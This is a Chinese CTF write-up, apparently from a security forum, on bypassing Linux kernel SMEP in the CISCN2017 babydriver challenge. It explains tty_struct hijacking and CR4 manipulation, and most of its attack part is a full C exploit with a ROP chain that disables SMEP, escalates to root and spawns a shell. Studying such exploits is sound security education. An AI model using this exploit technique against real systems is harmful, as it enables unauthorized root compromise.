Linux Kernel Exploit 内核漏洞学习(3)-Bypass-Smep

钞sir / 2019-08-04 09:11:00 / 浏览数 4723 安全技术 二进制安全 顶(1) 踩(0)

简介

smep的全称是`Supervisor Mode Execution Protection`,它是内核的一种保护机制,作用是当CPU处于ring0模式的时候，如果执行了用户空间的代码就会触发页错误,很明现这个保护机制就是为了防止ret2usr攻击的....
这里为了演示如何绕过这个保护机制,我仍然使用的是CISCN2017 babydriver,这道题基本分析和利用UAF的方法原理我已经在kernel pwn--UAF这篇文章中做了解释,在这里就不再阐述了,环境也是放在github上面的,需要的可以自行下载学习....

前置知识

ptmx && tty_struct && tty_operations

`ptmx`设备是`tty`设备的一种,`open`函数被`tty`核心调用,
当一个用户对这个`tty`驱动被分配的设备节点调用`open`时`tty`核心使用一个指向分配给这个设备的`tty_struct`结构的指针调用它,也就是说我们在调用了`open`函数了之后会

```
struct tty_struct *alloc_tty_struct(struct tty_driver *driver, int idx)
{
   struct tty_struct *tty;

   tty = kzalloc(sizeof(*tty), GFP_KERNEL);
   if (!tty)
       return NULL;

   kref_init(&tty->kref);
   tty->magic = TTY_MAGIC;
   tty_ldisc_init(tty);
   tty->session = NULL;
   tty->pgrp = NULL;
   mutex_init(&tty->legacy_mutex);
   mutex_init(&tty->throttle_mutex);
   init_rwsem(&tty->termios_rwsem);
   mutex_init(&tty->winsize_mutex);
   init_ldsem(&tty->ldisc_sem);
   init_waitqueue_head(&tty->write_wait);
   init_waitqueue_head(&tty->read_wait);
   INIT_WORK(&tty->hangup_work, do_tty_hangup);
   mutex_init(&tty->atomic_write_lock);
   spin_lock_init(&tty->ctrl_lock);
   spin_lock_init(&tty->flow_lock);
   INIT_LIST_HEAD(&tty->tty_files);
   INIT_WORK(&tty->SAK_work, do_SAK_work);

   tty->driver = driver;
   tty->ops = driver->ops;
   tty->index = idx;
   tty_line_name(driver, idx, tty->name);
   tty->dev = tty_get_device(tty);

   return tty;
}
```

其中`kzalloc`:

```
static inline void *kzalloc(size_t size, gfp_t flags)
{
   return kmalloc(size, flags | __GFP_ZERO);
}
```

而正是这个`kmalloc`的原因,根据前面介绍的slub分配机制,我们这里仍然可以利用UAF漏洞去修改这个结构体....
这个`tty_struct`结构体的大小是0x2e0,源码如下:

```
struct tty_struct {
   int magic;
```

```
    struct kref kref;
    struct device *dev;
    struct tty_driver *driver;
    const struct tty_operations *ops;     // tty_operations■■■
    int index;
    /* Protects ldisc changes: Lock tty not pty */
    struct ld_semaphore ldisc_sem;
    struct tty_ldisc *ldisc;
    struct mutex atomic_write_lock;
    struct mutex legacy_mutex;
    struct mutex throttle_mutex;
    struct rw_semaphore termios_rwsem;
    struct mutex winsize_mutex;
    spinlock_t ctrl_lock;
    spinlock_t flow_lock;
    /* Termios values are protected by the termios rwsem */
    struct ktermios termios, termios_locked;
    struct termiox *termiox;    /* May be NULL for unsupported */
    char name[64];
    struct pid *pgrp;       /* Protected by ctrl lock */
    struct pid *session;
    unsigned long flags;
    int count;
    struct winsize winsize;     /* winsize_mutex */
    unsigned long stopped:1,    /* flow_lock */
              flow_stopped:1,
              unused:BITS_PER_LONG - 2;
    int hw_stopped;
    unsigned long ctrl_status:8,    /* ctrl_lock */
              packet:1,
              unused_ctrl:BITS_PER_LONG - 9;
    unsigned int receive_room;  /* Bytes free for queue */
    int flow_change;
    struct tty_struct *link;
    struct fasync_struct *fasync;
    wait_queue_head_t write_wait;
    wait_queue_head_t read_wait;
    struct work_struct hangup_work;
    void *disc_data;
    void *driver_data;
    spinlock_t files_lock;      /* protects tty_files list */
    struct list_head tty_files;
#define N_TTY_BUF_SIZE 4096
    int closing;
    unsigned char *write_buf;
    int write_cnt;
    /* If the tty has a pending do_SAK, queue it here - akpm */
    struct work_struct SAK_work;
    struct tty_port *port;
} __randomize_layout;
```

而在tty_struct结构体中有一个非常棒的结构体tty_operations,其源码如下:


```
struct tty_operations {
    struct tty_struct * (*lookup)(struct tty_driver *driver,
            struct file *filp, int idx);
    int  (*install)(struct tty_driver *driver, struct tty_struct *tty);
    void (*remove)(struct tty_driver *driver, struct tty_struct *tty);
    int  (*open)(struct tty_struct * tty, struct file * filp);
    void (*close)(struct tty_struct * tty, struct file * filp);
    void (*shutdown)(struct tty_struct *tty);
    void (*cleanup)(struct tty_struct *tty);
    int  (*write)(struct tty_struct * tty,
              const unsigned char *buf, int count);
    int  (*put_char)(struct tty_struct *tty, unsigned char ch);
    void (*flush_chars)(struct tty_struct *tty);
    int  (*write_room)(struct tty_struct *tty);
    int  (*chars_in_buffer)(struct tty_struct *tty);
    int  (*ioctl)(struct tty_struct *tty,
```

```
            unsigned int cmd, unsigned long arg);
    long (*compat_ioctl)(struct tty_struct *tty,
                 unsigned int cmd, unsigned long arg);
    void (*set_termios)(struct tty_struct *tty, struct ktermios * old);
    void (*throttle)(struct tty_struct * tty);
    void (*unthrottle)(struct tty_struct * tty);
    void (*stop)(struct tty_struct *tty);
    void (*start)(struct tty_struct *tty);
    void (*hangup)(struct tty_struct *tty);
    int (*break_ctl)(struct tty_struct *tty, int state);
    void (*flush_buffer)(struct tty_struct *tty);
    void (*set_ldisc)(struct tty_struct *tty);
    void (*wait_until_sent)(struct tty_struct *tty, int timeout);
    void (*send_xchar)(struct tty_struct *tty, char ch);
    int (*tiocmget)(struct tty_struct *tty);
    int (*tiocmset)(struct tty_struct *tty,
            unsigned int set, unsigned int clear);
    int (*resize)(struct tty_struct *tty, struct winsize *ws);
    int (*set_termiox)(struct tty_struct *tty, struct termiox *tnew);
    int (*get_icount)(struct tty_struct *tty,
                struct serial_icounter_struct *icount);
    void (*show_fdinfo)(struct tty_struct *tty, struct seq_file *m);
#ifdef CONFIG_CONSOLE_POLL
    int (*poll_init)(struct tty_driver *driver, int line, char *options);
    int (*poll_get_char)(struct tty_driver *driver, int line);
    void (*poll_put_char)(struct tty_driver *driver, int line, char ch);
#endif
    int (*proc_show)(struct seq_file *, void *);
} __randomize_layout;
```

可以看到这个里面全是我们最喜欢的函数指针....
当我们往上面所open的文件中进行`write`操作就会调用其中相对应的`int (*write)(struct tty_struct * tty,const unsigned char *buf, int count);`函数....

Smep

现在我们来说一下系统是怎么知道这个Smep保护机制是开启的还是关闭的....
在系统当中有一个`CR4■■■`,它的值判断是否开启`smep`保护的关键，当`CR4■■■`的第`20`位是1的时候,保护开启;是0到时候，保护关闭:



举一个例子:
当CR4的值为0x1407f0的时候，`smep`保护开启:

```
$CR4 = 0x1407f0 = 0b0001 0100 0000 0111 1111 0000
```

当CR4的值为0x6f0的时候，`smep`保护开启:

```
$CR4 = 0x6f0 = 0b0000 0000 0000 0110 1111 0000
```

但是该寄存器的值无法通过gdb直接查看，只能通过kernel crash时产生的信息查看,不过我们仍然是可以通过mov指令去修改这个寄存器的值的:

```
mov cr4,0x6f0
```

思路


因为此题没有开kaslr保护,所以简化了我们一些步骤,但是在此方法中是我们前面的`UAF`,`ROP`和`ret2usr`的综合利用,下面是基本思路:


1. 利用UAF漏洞,去控制利用`tty_struct`结构体的空间,修改真实的`tty_operations`的地址到我们构造的`tty_operations`;
2. 构造一个tty_operations，修改其中的write函数为我们的rop;

利用修改的write函数来劫持程序流;
但是其中需要解决的一个问题是,我们并没有控制到栈,所以在rop的时候需要想办法进行栈转移:
不过我们可以通过调试来想想办法,先把tty_operations的内容替换为这个样子:


```
for(i = 0; i < 30; i++)
{
    fake_tty_opera[i] = 0xffffffffffffff00 + i;
}
fake_tty_opera[7] = 0xffffffffc0000130;  //babyread_addr
```

我们先把tty_operations[7]的位置替换为babyread的地址,然后我们通过调试发现,rax寄存器的值就是我们tty_operations结构体的首地址:





然后我们可以通过栈回溯,重新在调用tty_operations[7]的位置下断点看看:



可以清楚的看到程序的执行流程了,所以我们的就可以在这里进行栈转移操作了,利用这些指令就可以帮我们转移栈了:

```
mov rsp,rax
xchg rsp,rax
```

所以最终tty_operations的构造如下:

```
for(i = 0; i < 30; i++)
{
    fake_tty_opera[i] = 0xffffffff8181bfc5;
}
fake_tty_opera[0] = 0xffffffff810635f5;     //pop rax; pop rbp; ret;
fake_tty_opera[1] = (size_t)rop;            //rop■■■■
fake_tty_opera[3] = 0xffffffff8181bfC5;     // mov rsp,rax ; dec ebx ; ret
fake_tty_opera[7] = 0xffffffff8181bfc5;     // mov rsp,rax ; dec ebx ; ret
```

为了方便理解,我们把提权,关闭smep等操作都放到rop链里面:

```
int i = 0;
size_t rop[20]={0};
rop[i++] = 0xffffffff810d238d;      //pop_rdi_ret
rop[i++] = 0x6f0;
rop[i++] = 0xffffffff81004d80;      //mov_cr4_rdi_pop_rbp_ret
rop[i++] = 0x6161616161;            //junk
rop[i++] = (size_t)get_root;
rop[i++] = 0xffffffff81063694;      //swapgs_pop_rbp_ret
rop[i++] = 0x6161616161;
rop[i++] = 0xffffffff814e35ef;      // iretq; ret;
rop[i++] = (size_t)shell;
rop[i++] = user_cs;
rop[i++] = user_eflags;
rop[i++] = user_sp;
rop[i++] = user_ss;
```

3. 其实这个rop链就是比我们的之前的`ret2usr`多了一个`mov_cr4_rdi_pop_rbp_ret`....

EXP

poc.c:

```
#include<stdio.h>
#include<unistd.h>
#include<fcntl.h>
unsigned long user_cs, user_ss, user_eflags,user_sp;
size_t commit_creds_addr = 0xffffffff810a1420;
size_t prepare_kernel_cred_addr = 0xffffffff810a1810;
void* fake_tty_opera[30];

void shell(){
   system("/bin/sh");
}

void save_stats(){
   asm(
       "movq %%cs, %0\n"
       "movq %%ss, %1\n"
       "movq %%rsp, %3\n"
       "pushfq\n"
       "popq %2\n"
       :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
       :
       : "memory"
   );
}

void get_root(){
   char* (*pkc)(int) = prepare_kernel_cred_addr;
   void (*cc)(char*) = commit_creds_addr;
   (*cc)((*pkc)(0));
}

int main(){
   int fd1,fd2,fd3,i=0;
   size_t fake_tty_struct[4] = {0};
   size_t rop[20]={0};
   save_stats();

   rop[i++] = 0xffffffff810d238d;      //pop_rdi_ret
   rop[i++] = 0x6f0;
   rop[i++] = 0xffffffff81004d80;      //mov_cr4_rdi_pop_rbp_ret
   rop[i++] = 0x6161616161;
   rop[i++] = (size_t)get_root;
   rop[i++] = 0xffffffff81063694;      //swapgs_pop_rbp_ret
   rop[i++] = 0x6161616161;
   rop[i++] = 0xffffffff814e35ef;      // iretq; ret;
   rop[i++] = (size_t)shell;
   rop[i++] = user_cs;
   rop[i++] = user_eflags;
   rop[i++] = user_sp;
   rop[i++] = user_ss;

   for(i = 0; i < 30; i++){
       fake_tty_opera[i] = 0xffffffff8181bfc5;
   }
   fake_tty_opera[0] = 0xffffffff810635f5;     //pop rax; pop rbp; ret;
   fake_tty_opera[1] = (size_t)rop;
   fake_tty_opera[3] = 0xffffffff8181bfC5;     // mov rsp,rax ; dec ebx ; ret
   fake_tty_opera[7] = 0xffffffff8181bfc5;

   fd1 = open("/dev/babydev",O_RDWR);
   fd2 = open("/dev/babydev",O_RDWR);
   ioctl(fd1,0x10001,0x2e0);
   close(fd1);
   fd3 = open("/dev/ptmx",O_RDWR|O_NOCTTY);
   read(fd2, fake_tty_struct, 32);
   fake_tty_struct[3] = (size_t)fake_tty_opera;
   write(fd2,fake_tty_struct, 32);
```

```
    write(fd3,"cc-sir",6);                          //■■rop
    return 0;
}
```

编译:


```
gcc poc.c -o poc -w -static
```

运行:

总结


这道题其实最关键的是要熟悉内核的执行流程,了解一些关键的结构体以及他们的分配方式;
最后这里说一下找`mov_cr4_rdi_pop_rbp_ret`等这些gadget的小技巧,如果使用ropper或ROPgadget工具太慢的时候,可以先试试用objdump去找看能不能找到:

```
objdump -d vmlinux -M intel | grep -E "cr4|pop|ret"
```




```
objdump -d vmlinux -M intel | grep -E "swapgs|pop|ret"
```

但是使用这个方法的时候要注意看这些指令的地址是不是连续的,可不可以用;用这个方法不一定可以找到iretq,还是需要用ropper工具去找,但是大多数情况应该都可以找到的



点击收藏 | 0 关注 | 1

[上一篇：IO FILE 之任意读写](#) [下一篇：Ruby Mustache Tem...](#)

1. 0 条回复
   - 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录